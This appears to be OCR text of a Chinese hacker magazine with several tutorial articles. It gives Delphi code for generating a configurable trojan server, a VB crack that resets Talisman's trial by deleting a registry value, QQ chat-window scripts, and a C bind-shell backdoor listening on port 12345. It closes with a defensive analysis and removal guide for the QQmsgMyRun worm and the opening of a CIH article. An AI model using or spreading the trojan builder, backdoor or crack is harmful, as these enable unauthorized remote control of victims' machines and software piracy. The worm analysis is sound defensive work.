


图 5

```
interface
uses
  Windows, Messages,IniFiles, SysUtils, Variants,
Classes, Graphics, Controls, Forms,
  Dialogs, StdCtrls;
type
  TForm1 = class(TForm)
    Label1: TLabel;
    Edit1: TEdit;
    Button1: TButton;
    Label2: TLabel;
    Edit2: TEdit;
    procedure Button1Click(Sender: TObject);
  private
    { Private declarations }
  public
    { Public declarations }
  end;
var
```

```
Form1: TForm1;
implementation
{$R QQ.RES}
{$R *.dfm}
Function AddtoFile(SourceFile,TargetFile:string):
Boolean; //引用陈经韬的代码，完整代码请参看源文件
......
procedure TForm1.Button1Click(Sender: TObject);
var
   myini:TIniFile;
   Res:TREsourceStream;
begin
try
   if (trim(Edit1.text)='')and (trim(Edit2.text)='') then
//配置信息没填
   begin
      MessageBox(0,'请正确配置程序!','Warning...',0);
      exit;
   end;
   myini:=tinifile.Create(ExtractFilePath(ParamStr(0))
+'config.ini');  //建立ini文件关联
   myini.WriteString('rundata','qqhao',trim(Edit1.
text)); //写入ini文件
   myini.Free;  //释放ini文件

   Res:=TResourceStream.Create(Hinstance,'QQchat',
'exefile');  //创建资源
   Res.SaveToFile(Edit2.text);  //保存为Edit2.text所
示的文件
   Res.Free;  //释放资源
   if not fileexists(Edit2.text) then
   begin
      Res:=TResourceStream.Create(Hinstance,
'QQchat','exefile');
      Res.SaveToFile(Edit2.text);
      Res.Free;
   end;
   if FileExists(Edit2.text) then
   begin
      AddToFile(PChar(ExtractFilePath(ParamStr(0))
+'config.ini'),PChar(Edit2.text)); //将config.ini添加到服务
端程序
   DeleteFile(ExtractFilePath(ParamStr(0))+'config.ini');
   showmessage('服务端生成完毕!');
   end;
   except end;
   end;
   end.
```

编译成功后，你的可配置信息的黑客程序就完成了，如图6。

现在你学会木马服务端的配置和生成的方法，以前找了很久问了很多人都没有解决的问题，想不到其实是这么简单吧！其实，现在很多黑客程序都用DLL编程，大家用过一些程序一定会知道有些程序不仅生成了一个exe文件还附带着一个dll文件，要两个文件一起发给对方运行才会有效。这样的坏处是不言而喻的，你一定会想可不可以用上面的方法将DLL捆绑在EXE文件上，程序运行时再释放出来？




图6

这个想法是好，但实际中是行不通的，因为EXE文件需要加载DLL文件，exe运行时找不到DLL就会报错，所以要做这个就得考虑延时问题，当然如果你功夫高可以把DLL写入到EXE文件里。简单点的就是，再写一个程序，这个程序的作用就是将exe和dll文件捆绑在一起，当这个程序运行时就先释放exe和dll文件，然后等上一定的时间再运行exe文件，这样exe就可以顺利地加载DLL文件了。

（本文涉及到的程序，光盘有收录）

轻松制作 Talisman破解安装包

杰克森林

在桌面美化方面，Talisman算是较有名气，小弟近日寻了许久，却down不到Talisman2.7的破解版，于是只好自己动手，down到了此软件官方包，做成了2.7版的破解安装包。特意拿出来与大家分享分享，望莫见笑。

Talisman是共享软件，未注册能试用30天，没任何限制，30天后不能使用。面对这样的情况，当然请出RegShot，对安装前后注册表进行对比发现，只修改了9处，其中HKEY_USERS******\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\WCID此键值最为可疑（星号为不定数字，每台电脑都不同），将其删除后发现使用日期回到第一天。第一步成功！

只要用VB编一程序负责先删除此键值，然后再调用talisman.exe，那么使用日期就永远停留在第一天了。思路有了，于是现在问题出在WCID这一键值路径中那一串随机变化的数字了。这里简要介绍一下VB中用于枚举子项的API函数：

```
RegEnumKey(ByVal hkey As Long, ByVal dwIndex As Long, ByVal lpName
As String, ByVal cbName As Long)
hKey:要枚举的项的句柄
dwIndex:要读取的子项在所有子项中所排列的顺序（上至下，从0开始）
lpName:用于储存读取到的子项名的变
量
cbName:变量的长度
```

有了这个函数，一切就好办了，只要把HKEY_USERS下的所有子项枚举，把WCID都删一遍就行了。打开VB，先声明以下的函数与常数：

```
函数:RegEnumKey, RegCloseKey,
RegOpenKeyEx, RegDeleteValue
常数:HKEY_USERS,
KEY_SET_VALUE
```


程序如下：

```
Private Sub Form_Load()
On Error Resume Next
'容错语句，一定要有！！
Dim res As Long, hkey As Long,
slen As Long, namt As String
Dim subkey As String, keyth As
String, name As String, idx As Long
idx = 0                          'idx
为子项的序号
name = String(256, Chr(0))
'定义一个256字节的变量储存读取的子项名
While res = 0
```

```
    res = RegEnumKey(HKEY_USERS, idx, name, Len(name))          '枚举子项名
    namt = Left(name, InStr(name, Chr(0)) - 1)          '选取name中的有效字符
    subkey = Trim(namt) + "\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced"
    res2 = RegOpenKeyEx(HKEY_USERS, subkey, 0&, KEY_SET_VALUE, hkey)          '打开Advanced项
    res2 = RegDeleteValue(hkey, "WCID")          '删除WCID键值
    res2 = RegCloseKey(hkey)  '关闭打开的项
    idx = idx + 1
    Wend
    Shell "talisman.exe", vbHide  '调用talisman.exe
    End Sub
```

除此之外还可以加上一个破解者的logo之类，不过记得加上一个unload me语句，要不然这程序就会长驻于任务管理器而浪费资源哦！最后保存为TALISMAN-FJ.exe就搞定了。接下来就要制作安装包了。

由于Talisman是绿色软件，因而WinRAR成为制作安装包的首选工具。将制作好的TALISMAN-FJ.exe复制到Talisman安装后的Talisman 2文件夹中，将文件夹用WinRAR压缩为自解压文件，注意为TALISMAN-FJ.exe添一个桌面快捷方式，如图。



图

大功告成了，简单吧！

（本文涉及到的程序，光盘有收录）

用Delphi、VB、ASP+Html+JS和PHP编写QQ强制聊天器

见习刺客

今天我们来用Delphi、VB、ASP+Html+JS和PHP编写QQ强制聊天器，方法当然是由简到“难”（其实都很简单的）。引用pinkeyes个性签名里的一句话：“一只有恐高症的鸟，永远也飞不上天。”

一、ASP

先新建一个TXT文本，写入以下内容：

```
<body>
<form name="form1" method="post" action="QQ.asp">请输入他(她)的QQ
                <input name="hiden" type="hidden" id="hiden" value="ok">
                <input name="qq" type="text" id="qq" maxlength="9">
                <input type="submit" name="Submit" value="泡他(她)! ">
        </form>
</body>
```

简要说明：QQ号码最大长度为9，把表单提交给qq.asp。把上面的代码保存为QQ.html。下面来写QQ.asp的内容：

```
<%@LANGUAGE="VBSCRIPT" CODEPAGE="936"%>
<%
hiden=request.form("hiden")
qq=trim(Request.form("qq"))
if len(qq)>5 or len(qq)<=10 then
    response.redirect "http://wpa.qq.com/msgrd?V=1&Uin="&qq
    Response.End
end if
%>
```

简要说明：QQ号码长度在5-9之间才可以弹出对话框。保存以后，放在空间上，访问QQ.html，输入QQ号码就可以了。但是没有任何提示，得让它有点错误提示才过得去吧？

如果把QQ.asp代码替换为：

```
<%@LANGUAGE="VBSCRIPT" CODEPAGE="936"%>
<%
hiden=request.form("hiden")
qq=trim(Request.form("qq"))
if qq="10000" then
Response.Write "<script language=JavaScript>{alert('错误提示:\n\n    10000号为腾讯系统号码，你泡他干嘛?');location.href = 'javascript:window.close()';}</script>"
        Response.End
        end if
    if len(qq)<5 or len(qq)>=10 then
    Response.Write "<script language=JavaScript>{alert('错误提示:\n\n    请检查你输入的QQ号码，最少5位，最多9位!');location.href = 'javascript:window.close()';}</script>"
        Response.End
        end if
    if isnumeric(qq)=true then
      if hiden="ok" then
      qq=trim(qq)
       response.redirect "http://wpa.qq.com/msgrd?V=1&Uin="&qq
      end if
    else
        Response.Write "<script language=JavaScript>{alert('错误提示:\n\n    请检查你输入的字符，QQ号码必须为5位以上数字!');location.href = 'javascript:window.close()';}</script>"
        Response.End
    end if
    %>
```

好了，以上是网页在线强制聊天的方法，是一个完整的网页。我们如何让它内嵌在网页中呢？嗯，对了。我们想到了JS。用文本写以下代码：

```
document.write("<iframe src=qq.html width=450 height=30 frameborder=no border=0 MARGINWIDTH=0 MARGINHEIGHT=0 SCROLLING=no></iframe>")
```

保存为QQ.js，然后在想要内嵌的网页中加入以下代码就可以了，`<script language='JavaScript1.2' src='QQ.js' type='text/JavaScript'></script>`。

二、PHP

建一个HTML的表单网页，表单代码：

```
<form method="POST" action="QQ.php" target=_blank>
<input type=text name=qqnum method=post value=请输入他(她)的QQ!>
<input type=submit value=泡他(她)>
</form>
```

```
<p align='center'>Www.Ciker.Net</p>
```

脚本代码，即QQ.php：

```
<head>
<title>确认</title>
<script language=javascript>
<!--
function openwin() { window.open("<?php
$qqolnum = $_POST['qqolnum'];
$qqolurl = '[url]http://wpa.qq.com/msgrd?V=1&Uin=[/url]'.$qqolnum.'&Site=www.ciker.net&Menu=yes';
echo $qqolurl;
?>")
}
-->
</script>
</head>
<?php
echo '<p align=center>你确定泡<'.$qqolnum.'>吗，没泡错人?<br>请注意你的QQ版本!</p>';
?>
<p align=center><input type=button onclick=openwin() value='就是泡他(她)!'></p>
```

三、Delphi

Delphi会用到ShellExecute，功能是运行一个外部程序（或者是打开一个已注册的文件、打开一个目录、打印一个文件等等），并对外部程序有一定的控制。

有几个API函数都可以实现这些功能，但是在大多数情况下ShellExecute是更多的被使用的，同时它并不是太复杂。

先在界面下做好一个窗口，如图1所示。



图1

然后双击图中所示的“button1”控件，写下以下代码：

```
ShellExecute(Handle,'open',PChar('http://wpa.qq.com/msgrd?V=1&Uin='+Edit1.Text+'&Site=www.ciker.net&Menu=yes'),nil,nil,SW_SHOW);
//Handle表示窗口句柄。
//SW_SHOW表示正常显示，用SW_HIDE表示隐藏显示。
```

想编译程序？你编译看看吧，怎么样，不成功吧？因为要在上面uses句中加入shellapi，如图2所示。

```
uses
  Windows, Messages, SysUtils, Variants, Classes,
  Dialogs, ShellApi, StdCtrls;
```

图2

好了，现在编译程序吧！几秒钟你就成功了。

四、VB6.0

VB6.0跟Delphi的方法差不多，主要是声明“长”一点，代码如下：

```
Private Declare Fuction ShellExecute Lib "Shell32.dll" Alias "ShellExecuteA" (ByVal hwnd As Long,Byval lpOperation As String,Byval lpFile As String,Byval lpParameters As String,Byval lpDirectory As String,Byval nShowCmd As Long) As Long
```

然后双击“button1”控件，即图3中的“泡他(她)”。



图3

输入以下内容：

```
Private Sub Command1_Click()  '即图3中按钮
Dim y As String
y = "http://wpa.qq.com/msgrd?V=1&Uin="+Text1.Text+"&Site=www.ciker.net&Menu=yes"  '看出来Delphi与VB编写的不同了吗?
ShellExecute 0&, vbNullString, y, vbNullString,vbNullString,vbNormalFocus
End sub
```

这只是一个很简单的小例子，欢迎大家以后和我一起探讨技术！

（本文涉及到的代码和编译好的程序，光盘有收录。）

编程菜菜也后门DIY

特南克斯

后门（BACKDOOR），相信已经是家喻户晓了。孤独剑客的Winshell、WinEggDrop的WinEggDrop Shell、yyt_hac的黑客之门等各有各的特色，都是一些强大的后门。但是这些东东终究是公布出来的，公布出来意味着什么呢？被杀！这是肯定的！杀毒软件公司的人员也不是浪得虚名di！

想不想自己写个后门？当然想了！可是刚学了C语言，可以用VC建立一个main工程，面对这么多编写后门所需要的的API函数：CreatePipe（创建匿名管道）、CreateThread（创建线程）、CreateProcess（创建进程）、DuplicateHandle（将伪句柄转换成实句柄），是不是有点头晕？！我猜也是的，而且看过winshell源代码的都知道这些函数是一定要用到的。如果在winshell的基础上加入自己的代码实现自己的后门也是可以的，但是winshell不是那么容易完全看明白吧。在这里我教大家写一个只用几十行代码就可以实现的一个shell后门的方法（只需要学过C语言，有一点点编程基础就可以了，呵呵）！

先介绍两个类库（头文件）：CmdShell.h跟SocketEx.h。CmdShell.h这个是我写的一个类，里面已经封装了所有CMD Shell所用到的方法，你只需要调用里面一个成员函数就可以实现一个CMD Shell了。介绍一下里面的成员函数：

1.LetUsGo：共有成员函数，外部调用。传递一个连接的SOCKET实现Shell功能。

2.CleanUp：私有成员函数，内部调用。用于清除所有资源（不用管它）。

3.GetOsVer：私有成员函数，内部调用。得到系统版本（不用管它）。

4.StartCmdShell：私有成员函数，内部调用。开始CMD（也不用管）。

其他的都不用管

SocketEx.h是仿照CSocket类库封装的一个SOCKET类库，用于简化网络函数的调用。用过MFC网络编程的朋友应该知道。里面的成员函数在代码中具体解释，在这里节省时间了！

准备工作OK了。先建立一个main()工程：

```
#include <windows.h>
int main(int argc,char* argv[])
{
return 0;
} //这个大家都知道了
```

```
    然后添加头文件CmdShell.h跟SocketEx.h
    #include <windows.h>//window程序基本上都要包含这个文件的了
    #include "CmdShell.h"
    #include "SocketEx.h"

    int main(int argc,char* argv[])
    {
        CSocketEx client,server;
    //创建类对象server用于服务器监听、client用于接受客户连接
        server.Create(12345,NULL);//第一个参数是端口号。第二个是主机名字
    //创建监听端口12345，第二个参数必须是NULL才能是监听模式。如果第一个参数是0，第二就就必须是主机IP，用于connect连接模式
        server.Listen();//成员函数，进行监听客户连接着，就三行代码就可以实现建立网络监听的所有步骤了。简单吧！如果直接用函数也行，不过那样对于不是很了解网络编程的朋友也许会有点困难。
        while (1)//循环接受客户端的连接
        {
    server.Accept(client);//传递客户的CSocketEx类对象，接受连接后client就是客户端了
    SOCKET whl = client.Detach();
    //把client里面的SOCKET句柄释放出来用于传递线程的参数，整个类对象传递会影响下一个连接。
            CreateThread(0,0,(LPTHREAD_START_ROUTINE)TalkWithClient,(void*)whl,0,NULL);
    //创建客户与服务器的对话线程实现shell，线程传递客户套接字SOCKET whl
        }
    }
```

好了。主程序和主要的代码就这些，就这几个代码就可以实现一个网络的Bind跟接受连接。

下面介绍客户与服务器的对话线程TalkWithClient。这个函数负责与已经连接的客户对话，实现命令的接收传送。

```
    void TalkWithClient(void *cs)
    {
        SOCKET wsc = (SOCKET) cs;//创建线程的时候传递过来的客户SOCKET
        CSocketEx c; //创建一个客户对象，把客户SOCKET封装进去
        c.Attach(wsc);//把客户SOCKET传递到对象里面，用于调用里面的成员函数
        char *cmd;//这个是接受客户telnet后传过来的命令。
        c.Send("Welcome To Cmd Shell\r\n",strlen("Welcome To Cmd Shell\r\n"));
        //调用CSocketEx类成员函数发送欢迎信息。这个自定义拉。我随便写的。第一个参数是字符串，第二个是字符串大小，免去了网络函数send的烦人细节吧？！觉得吗？我觉得
        while (1) //循环接收命令，遇到退出命令或者以外断开才退出循环
        {
        c.Send("#",strlen("#"));
    //命令提示符，你不想连接后就只有一个光标闪啊闪的吧！起码有个提示
            cmd = recvcmd(c);//recvcmd 接收传递过来的命令，这个函数下面会讲到
            if (cmd[0]==0)//这里判断一下命令是否有效，如果是空命令的话就再次接收
            cmd = recvcmd(c);

                //在这里可以判断命令了。用字符串比较函数strcmp比较客户刚接收的命令
    /******得到Cmd Shell******/
            if (strcmp(cmd,"shell")==0)
                {
                    CCmdShell cmdshell;
    //创建CmdShell类对象。注意，头文件是CmdShell但类名是前面加个C的CCmdShell，如果不是的话就会报错了，因为我创建类的类名是CCmdshell
    cmdshell.LetUsGo(c.m_hSocket);
    //开始一个CmdShell，传递一个客户的SOCKET参数,因为前面已经用//c.Attach(wsc);把客户SOCKET放到CSocketEx对象c里面的m_hSocket了，所以直接传递类成员变量m_hSocket
                        continue;
                }
    //惊讶ing。不会吧？实现一个CMDShell就这么简单?！才三行代码?！偶看了孤独剑客的Winshell，里面的函数调用看得我头都晕，在这里就这么简单？我肯定的说：是的。就这么简单。呵 下面的是退出命令。在这里只介绍一个简单的后门写法。所以没有过多的功能 读者可以自己加自己的功能
            /**********断开连接*******/
    if (strcmp(cmd,"quit")==0)
                {       break;  }
    //判断如果是以外断开连接的话就退出循环
                    if ( c.m_hSocket == INVALID_SOCKET )
                {       break;  }
            //同上
    if ( wsc == INVALID_SOCKET )
                {       break;  }
        }
        //关闭客户SOCKET，必须关闭这个，不然就会出现Close_Wait，会占用很多系统资源，而且可能下次就不能连接了
        closesocket(wsc);
    }
```

下面再介绍一下接受命令的函数char* recvcmd(CSocketEx &c)。先说一下telnet的命令的发送，用telnet连接后，客户端发送字符是一个一个的发送的，telnet接收到输入的一个字符就马上发送，然后再接收下一个字符，并不是一串字符发送的。Recvcmd能够服务端接收字符并拼接成一个字符串并返回一串命令字符。

```
    char* recvcmd(CSocketEx &c)//传递客户的 CSocketEx类对象
    {
        char *cmd;//返回拼接好的字符串
    char buf[32]; //拼接字符串的缓冲区
        char chr[1];//用于接受telnet发送过来的字符缓冲区
        int i=0;
        ZeroMemory(buf,32);//缓冲区清0
        while(i<32)
        {
    if(!c.Receive(chr,1)) c.Close();//调用类成员函数Receive传递缓冲区跟大小
                    buf[i]=chr[0];//把接收到的字符拼到缓冲区里面
                if(chr[0]==0xa || chr[0]==0xd)//如果遇到回车就打断循环返回
                {
                    buf[i]=0;
                    break;
                }
                i++;
        }
        cmd = buf;//把缓冲区里面的字符串赋值到返回cmd指针
        return cmd; //返回命令字符串
    }
```

就这样了，这些代码就可以组成一个小小的后门，运行附带的编译好的minicmd就可以telnet 12345端口了。是不是很兴奋呢？不过暂时这个程序并没有什么实际的功能。真正实现起来还不算是一个后门，不过在这里只是利用CmdShell.h介绍简单写一个后门而已，希望本文提到的方法能够某些朋友有所启发！

（本文涉及到的源代码，光盘有收录。）


毒笼

分析和查杀QqmsgMyRun病毒

Bin_ZH/梦?蝶

前几日掉以轻心，不小心接收并运行了一个QQ好友发来的名为“在线收音机（我们一起听听第6个频道吧，来探讨这个话题）.EXE”的文件！结果我的电脑中毒多日而不觉，直到有一天跟一朋友聊天的时候，发现QQ自动给他发送名为“QQTalk（QQ聊天秘籍，给你看看吧）.exe”的文件被拒绝，才感觉到电脑中毒，连忙向那边QQ好友解释说是病毒文件，结果被他大骂一通，说我竟然给他发病毒！让我既感冤枉，又感惭愧，再感恼火！而这一切都是由于这个名为Worm.QQmsgMy

Run.a的蠕虫病毒所引起的！病毒之中，最令我讨厌的当属此类QQ病毒，搞破坏倒在其次，最可恨的就是它如同你和朋友聊天时旁边的苍蝇一般搅人清净和雅兴（要不我怎会挨骂呢！），必当删之而后快！

为了不让此病毒再为害人间，我本着神农尝百草的奉献精神，在除过毒的机子上重新运行了“在线收音机（我们一起听听第6个频道吧，来探讨这个话题）.EXE”这个病毒文件！不过在此之前，我已经备份了注册表以备及时恢复，同时运行了filemon和regmon两个文件，这两个文件负责监视病毒在本机的文件和注册表所做的任何手脚，委实是分析研究病毒最佳利器！

一、下面先来看运行病毒后filemon监测的结果：

结果显示病毒在C:\windows\system下生成了rundll32.exe，在c:\windows\system32下生成了notepad .exe和.exe两个文件（.exe前是个空白，后面分别以notepad[空白].exe和[空白].exe表示之）。我用的是xp系统，不同的系统病毒的释放路径各有不同。

其中rundll32.exe是病毒运行时的文件，从进程中可以看到！

同时由于我电脑安装了QQ（这是显然的了，不然如何中的毒），病毒在QQ.exe路径下把正常的TIMPlatform.exe改名为TIMP1atform.exe（将字母“l”改成数字“1”），将病毒自身复制为TIMPlatform.exe。

由于这个TIMPlatform的文件是随QQ启动的，但是替换它与运行它与否都不妨碍QQ正常运行（这个文件可以限制你同时登录同一个QQ，停了这个进程你就可以同时登录一个QQ了，不过2005版好象不行），所以病毒从隐藏到启动上，在此处都做的非常隐蔽，因为一般病毒都到系统文件目录和注册表相应启动项上做手脚，容易发现，却很少人注意QQ目录和随QQ启动的程序！够狡猾！

二、再来看regmon监测的结果：

结果显示病毒在注册表上添加了三处感染标记：HKEY_LOCAL_MACHINE\Software\Classes\MSipv\MainSetup，HKEY_LOCAL_MACHINE\Software\Classes\MSipv\MainUp，HKEY_LOCAL_MACHINE\Software\Classes\MSipv\MainVer。当病毒传播后运行时，会先通过这几处键值检查系统是否已经感染，如果感染就弹出窗口结束运行！

同时病毒还修改了.exe和.txt的文件关联到病毒文件，具体改动如下：

```
HKEY_LOCAL_MACHINE\Software\Classes\exefile\shell\open\command
(Default)="    %1 %*"
HKEY_LOCAL_MACHINE\Software\Classes\txtfile\shell\open\command
(Default)="notepad    %1"
```

这样每次电脑运行txt和exe文件的时候，病毒都会被运行一次，我开始处理时候没注意，用cmd删除病毒文件，直接打开注册表（regedit.exe）修改键值，结果总是删之不绝，rundll32文件总是去之又来，注册表的进程总是停之再现，就是因为.exe的关联，每次打开cmd或注册表，[空白].exe都会重新生成C:\windows\system\rundll32.exe并运行之！

病毒在注册表的另一番作为便是删除以下启动项目：iexplore、IEXPLORE、sysint、mspsint、mspbint、iexplore.exe、IEXPLORE .EXE、mssysint.exe、mspsint.exe、mspbint.exe、internat.exe、internat（具体情况要因中毒的机器设置而不同）。此种小伎俩并无甚作为！读者不必惊慌！

三、这里顺便来看看病毒运行时的表现吧，这并非filemon和regmon检测的结果，确实是病毒的狐狸尾巴和传播途径！

当病毒运行的时候会向QQ好友自动发送病毒文件，文件名不定，随机生成下列文件名不等：

接啊，快接啊，推荐给你看看.exe
笑死我了，你看过这个FLASH吗.exe
好漂亮的动画哦，可以打开看看吧.exe
啊哈，网友发的超级搞笑FLASH，你看得懂吗.exe
超级MM，超级FLASH，请笑纳.exe
你一定需要的工作资料（网上找到的）.exe
网上电视（20个CCTV频道＋36个省台＋50个英文台，极力推荐）.exe
一个对你目前工作很有帮助的东东.exe
QQTalk（QQ聊天秘籍，给你看看吧）.exe

很有诱惑力和欺骗性，望大家收到类似文件时务必小心谨慎！

好了，知道了病毒的所做所为，下面工作就简单了！删！删！删！删之不误！具体步骤如下：

1.终止rundll32.exe和TIMPlatform.exe进程，这里注意系统进程中可能有多个rundll32.exe进程，正常的rundll32进程是系统进程，删不掉的，读者请放心！

2.把regedit.exe改名为regedit.com，然后运行。这是因为病毒文件关联了.exe文件！

3.定位注册表到HKEY_CLASSES_ROOT\exefile\shell\open\command，将值修改为“%1”、%*，修改exe文件关联；定位到HKEY_CLASSES_ROOT\txtfile\shell\open\command，将值修改为%SystemRoot%\system32\NOTEPAD.EXE %1，修改txt文件关联。

然后删除HKEY_LOCAL_MACHINE\Software\Classes\MSipv\MainSetup、HKEY_LOCAL_MACHINE\Software\Clas

ses\MSipv\MainUp、HKEY_LOCAL_MACHINE\Software\Classes\MSipv\MainVer 这三处感染标志，留着虽无碍，但多有不爽！

4.删除相对系统目录下的 notepad[空白].exe、[空白].exe 和 rundll32.exe（可以根据病毒的图标删除，很好找的）。

5.到QQ安装目录，删除病毒生成的TIMPlatform.exe（同样可以根据图标），再把TIMP1atform.exe改名为TIMPlatform.exe即可。

6.将“regedit.com”改回“regedit.exe”。

好了，到此为止，这个自动发送文件的QQmsgMyRun已经被我们分析透彻，查杀干净！再也无所作为了。这里再给大家唠叨几句关于预防和清除病毒的关键：

1．不要轻信任何人从QQ或者邮件发送的任何地址链接或文件，不是不让你怀疑你的好友，实在是你并不能确定你的朋友的机器是不是早被病毒攻陷而为其所用！

2．不要太过信赖和倚赖杀毒软件，大多时候杀毒软件只能对既知病毒有所作为，对新的病毒往往放之任之！

3．当你怀疑电脑中毒之时，也不必惊慌，在更新杀毒软件仍然无效时，大可自己搞定！通过查看进程等找到可以进程，然后搜索机器上的相对文件和注册表，确认是病毒删之即可！如果不敢确定是否是病毒，可以到baidu和google搜索，一般都会有结果的！

4．多注意一些病毒爱藏身的地方，多看进程表，掌握一些常用系统进程知识，多看X档案！

新CIH，中国制造 made in china

CCZ

2005年5月，各大媒体报刊争相出现一个名字：新CIH病毒

CIH给人留下的印象还是比较深刻的，在1999年4月26日发作高峰的时候，全球超过六千万台电脑被不同程度破坏；第二年，CIH再度爆发，全球损失超过十亿美元。那么这个被炒作的沸沸扬扬的“新CIH到底为何方神圣，我们今天就一起走进她，之所以用这个“她“，大家猜猜为什么？看完这篇文章你就明白了。

